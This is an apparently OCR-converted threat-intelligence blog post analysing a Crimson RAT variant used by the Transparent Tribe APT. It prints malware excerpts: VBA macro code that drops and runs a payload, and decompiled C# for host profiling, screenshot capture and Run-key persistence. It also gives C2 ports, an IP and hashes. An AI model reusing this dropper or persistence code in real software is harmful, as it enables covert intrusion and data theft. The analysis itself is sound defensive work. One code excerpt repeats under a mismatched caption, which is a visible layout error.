
Transparent Tribe Operating with a New Variant of Crimson RAT

cybleinc.com/2021/04/30/transparent-tribe-operating-with-a-new-variant-of-crimson-rat/

April 30, 2021



Transparent Tribe is an Advanced Persistence Threat (APT) group that has been active since 2013. Also known as PROJECTM and MYTHIC LEOPARD, the group is highly active and has been engaged in conducting various cyber espionage campaigns.
The APT group is suspected to be politically motivated, as its victims include defense and diplomatic professionals. One of the tools used in its campaigns is a .NET RAT (Remote Access Trojan) also known as Crimson RAT. The group was seen to be operating with an updated version of Crimson RAT discovered recently, consisting of a malicious macro embedded in a word file that upon execution drops a payload to set up a communication channel with a Command-and-Control Server (C2/C&C Server).

Table 1 consists of details of Transparent Tribe.

Aliases	PROJECTM and MYTHIC LEOPARD
Target	Afghanistan and India

Table 1: Details of Transparent Tribe

The image below depicts the infection flow of Crimson RAT.





Figure 1: Infection Flow of Crimson RAT

Case 1:

Transparent Tribes' campaigns begin with the delivery of a malicious document file on the targeted victim system, and upon opening the malcrafted document that has embedded macro, users receive a notification regarding a security concern and are instructed to give a consent for enabling the content.

Figure 2 depicts the word file embedded with malicious macro.



```
namespace railthnsrqn
{
    // Token: 0x02000006 RID: 6
    public class MYUINF
    {
        // Token: 0x0600002E RID: 46 RVA: 0x00004730 File Offset: 0x00002930
        public MYUINF()
        {
            this.railthnsrqnuname = Environment.UserName;
            this.railthnsrqnapver = "S.P.1.0|railthnsrqn".Split(new char[]
            {
                '|'
            })[0];
            this.railthnsrqncname = Environment.MachineName;
```

Figure 2: Malicious word file

As the infection flow starts off from the execution of the word macro, we were on the lookout for more information regarding the malicious macro. As per OLE Object analysis, the Autoexecution of the Document_open function leads to the payload delivery and its subsequent execution on the victim's machine.

Figure 3 showcases the keywords extracted from the malicious word macro.

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
AutoExec	UserForm_Click	Runs when the file is opened and ActiveX objects trigger events
AutoExec	TextBox1_Change	Runs when the file is opened and ActiveX objects trigger events
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	CopyHere	May copy a file
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbNormalNoFocus	May run an executable file or a system command
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	MkDir	May create a directory
Suspicious	CreateObject	May create an OLE object
Suspicious	Shell.Application	May run an application (if combined with CreateObject)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Figure 3: Keywords used in word macro.

In Figure 4, we can see that the name of the payload file is dubbed as "*railthnsrqn*" in the macro, along with the use of *ALLUSERPROFILE* variable, which indicates that the payload might get dropped in C:\ProgramData.

```
Sub MusyrizsfileLedr()
    Dim path_file As String

    Dim file_name  As String

    Dim flmdr_name  As Variant
    Dim bwyt() As Byte
    file_name = "railthnsrqn"

    flmdr_name = Environ$("ALLUSERSPROFILE") & "\Diklyrdas\"

    If Dir(flmdr_name, vbDirectory) = "" Then
        MkDir (flmdr_name)
    End If


    path_file = flmdr_name & file_name
```

Figure 4: File creation

The macro checks for the OS (Operating System) version, and based on whether it is 32-bit or 64-bit, it accordingly selects the payload.

```
If InStr(Application.System.Version, "6.1") > 0 Or InStr(Application.System.Version, "6.01") > 0 Then

    Dim bwtsW7(74680) As Byte
    mainMusyrizsfi = UserForm1.TextBox1.Text
    bwyt = bwtsW7

Else

    Dim bwtsW8(74771) As Byte
    mainMusyrizsfi = UserForm1.TextBox2.Text
    bwyt = bwtsW8
```

Figure 5: OS version detection

The payload gets executed after it's dropped using shell command.

```
  If Dir(path_file & ".e" & "xe") = "" Then
      unMusyrizsip path_file & ".zip", flmdr_name
  End If
  Shell path_file & ".e" & "xe", vbNormalNoFocus
```

Figure 6: Execution of the payload (railthnsrqn.exe).

Case 2:

During our research, we also found a different execution technique used by the Crimson RAT to execute its payload. This technique does not use word macros, but a binary executable file that has an embedded word document (containing a CV file). Upon execution, it opens the embedded word document and silently executes its payload in the background.




Figure 7: Another execution method used by Crimson RAT




Figure 8: Embedded .doc file

Technical analysis Case 1:

Upon behavioral analysis, it was verified that the payload file named *railthnsrqn.exe* was dropped and executed after enabling the macro.




Figure 9: railthnsrqn.exe sub process.

Figure 8 depicts the process flow of railthnsrqn.exe.




Figure 10: Process flow of railthnsrqn.exe

Upon analyzing the network traffic, we found that multiple TCP requests were made to 167.160.166.177, which turns out to be the C&C server.

Source	Destination	Protocol	Le
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	
	167.160.166.177	TCP	

Figure 11: railthnsrqn.exe trying to establish a TCP connection.

We found the following hardcoded port numbers during the decompilation of railthnsrqn.exe.

```
COUNF.ports = new int[]
{
    4698,
    4786,
    8582,
    10886,
    12668
};
```

Figure 12: Hardcoded Port Numbers

The image below showcases the code used by the payload to exfiltrating the data.

```
namespace railthnsrqn
{
    // Token: 0x02000006 RID: 6
    public class MYUINF
    {
        // Token: 0x0600002E RID: 46 RVA: 0x00004730 File Offset: 0x00002930
        public MYUINF()
        {
            this.railthnsrqnuname = Environment.UserName;
            this.railthnsrqnapver = "S.P.1.0|railthnsrqn".Split(new char[]
            {
                '|'
            })[0];
            this.railthnsrqncname = Environment.MachineName;
```

Figure 13: Data Exfiltration

```
        public Bitmap railthnsrqnscreen(int mheight)
        {
            bool flag = true;
            Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height, 137224);
            try
            {
                using (Graphics graphics = Graphics.FromImage(bitmap))
                {
                    graphics.CopyFromScreen(0, 0, 0, 0, Screen.PrimaryScreen.Bounds.Size, 13369376);
```

Figure 14: Capturing Screenshot

In Figure 15, we can see the code that has been written to make changes into the registry for persistance and to autostart the malware payload.

```
    // Token: 0x06000004 RID: 4 RVA: 0x0000214C File Offset: 0x0000034C
    public static void railthnsrqnset_run(string app, string path)
    {
        try
        {
            string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|railthnsrqn".Split(new char[]
            {
                '|'
            })[0];
            RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
            object value = registryKey.GetValue(COUNF.railthnsrqnpc_id + app);
            if (value == null || value.ToString() != path)
            {
                registryKey.SetValue(COUNF.railthnsrqnpc_id + app, path);
            }
        }
        catch
        {
        }
```

Figure 15: Persistence Mechanism

Technical analysis Case 2:

The Figure 16 depicts the execution of payload file (othvidtiraw.exe) in the background.

WINWORD.EXE	2448	49.46 MB	WINDEV2102EVAL\User	Microsoft Word
othvidtiraw.exe	3848	23.16 MB	WINDEV2102EVAL\User	othvidtiraw
ielowutil.exe	6608	1.86 MB	WINDEV2102EVAL\User	Internet Low-Mic Utility Tool

Figure 16: Execution of payload(othvidtiraw.exe)

We can see in the figure below that the payload is trying to connect to Command and Control (C2) server and is also accessing the registry for persistence.




Figure 17: Process flow of othvidtiraw.exe

Table 2 consist of: MITRE ATT&CK mapping

Tactics	Techniques	Procedures
Execution	T1204	Manual Execution by User
Persistence	T1060	Changes the Autorun Value in the Registry.
Defense Evasion	T1140	Use of Obfuscated Macros.
Discovery	T1012	Query Registry Check Environment Variables
Collection	T1113 T1119	Capture Screenshot Automated Collection
Command and Control	T1095	Non-application Layer Protocol

Table 2: MITRE ATT&CK mapping

The Transparent Tribe APT group has been actively exploiting its target using an updated tool set. In the past, we have seen them successfully carrying out their campaigns on defense and diplomatic personnel. The use of new attack techniques helps an attacker to evade security mechanisms, thereby establishing more persistence on the victim network. Individuals are advised to enhance security controls to overcome these new TTPs used by hackers. So far, we have not heard of Transparent Tribe exploiting general public, however, most of victims of the APT group seem to have some relation with Afghanistan or India.

Cyble will continue to track APT activities to collect advanced threat intelligence related to such campaigns.

Our recommendations:

- We recommend blocking the listed hashes, URLs, and other indicators on your security systems shared in the IoC list below.
- Never share personal information, including financial information over the phone, email, or SMSs.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Regularly monitor your financial transactions, and if you notice any suspicious activity, contact your bank immediately.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- People concerned about their exposure to the Dark web can register at AmiBreached.com to ascertain their exposure.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.

Indicators of Compromise (IOCs):

Table 3 includes Indicators of Compromise (IOC).

TYPE	VALUE
HASH	d40b8c55edf7d7f118650135ee37080e8e296e635af5481e1a2850088524196c
HASH	012eba6182006cf9772ff509896fc2a929b5fe3062f29ed70c451c8ebd393d27
HASH	e16df177681e356ab8a9491e841fa1a757bc40069e2f42493b9238f0584cb9f1
HASH	2db4365498a82081bce864196207c9478da3466167291ff7f36f93c9483fa624
HASH	3e9d94714c78d02eedc5f9085982edd5b840950e65702d8ee1544b643733570b
HASH	4c8e0459524380a9f00ffc58913f461c3e1d8737dd18252881f09e2d416e4f73
IP	167.86.89.53
IP	167.160.166.177

Table 3: Indicators of Compromise

About Cyble:

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Straups to Watch in 2020. Headquartered in Alpharetta, Georgia and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.